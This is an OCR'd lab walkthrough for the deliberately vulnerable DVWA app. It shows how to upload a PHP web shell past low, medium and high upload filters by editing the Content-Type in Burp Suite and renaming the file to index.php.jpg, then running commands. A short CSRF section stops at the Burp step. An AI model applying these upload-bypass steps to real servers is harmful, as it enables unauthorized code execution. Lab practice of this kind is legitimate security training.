
Low Level:




Firstly, go to the GitHub website: PHP Shell From there, download the shell. Then, download the index.php file.



Make sure you first lower the security level on the DVWA site. Then, go to the “Upload” section and press the “Upload” button to upload your file. Choose the downloaded shell file and proceed.




You will encounter a screen like this. Afterward, copy the part written in red text. Delete the “#” from the URL above and paste the copied text.




If you see something like this, congratulations, you have succeeded. You can execute desired commands from here.

Medium Level:


We open our Burp Suite and enable the intercept. Then, we upload our file.




When you click ‘Upload,’ you will encounter a screen like this. Right-click on that screen and send it to the repeater.Then, turn off the intercept.




As seen, when we press ‘Send,’ it gives us an error message saying ‘your image was not uploaded.’ From this, we understand that our file needs to be an image.
To fix this, we write ‘image/jpeg’ in the indicated place on the photo. When we do this, the website will treat our PHP file as if it’s an image. Then, we can access the content.



As you can see, the file we uploaded successfully entered the system.




We find out where our file is uploaded from the Response section. As shown here, then we copy it and paste the URL into our document.




High Level:

We will make a change in file i.e we will convert **index.php** to **index.php.jpg.**


Now we will intercept the request using Burp Proxy.



In the response section we can see that the file is successfully uploaded.



If we also paste the link of the uploaded file it gave us into our URL, our result is that we can now execute the desired command.



Web Shell
Not secure
192.168.0.107/dvwa/hackable/uploads/index.php.jpg
Web Shell
Execute a command
Command
ls
Execute
Output
dvwa_email.png
hacked.php
index.php
index.php.jpg

Vulnerability: CSRF

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they're currently authenticated. This can result in changing e-mail addresses or stealing money. In this scenario we will be changing the user's password.


Low Level:

The first thing I did was to check the source code. You can simply do this in DVWA by clicking view source in the bottom right.




Ok thats simple enough, the script takes the user input and checks if the two passwords match, if they do the password is updated, if not the password is not updated. What we can see here is there is no protection against CSRF, such as Anti-CSRF token.

Lets open up Burp Suite and see what happens when we try to send a legitimate request from inside DVWA.

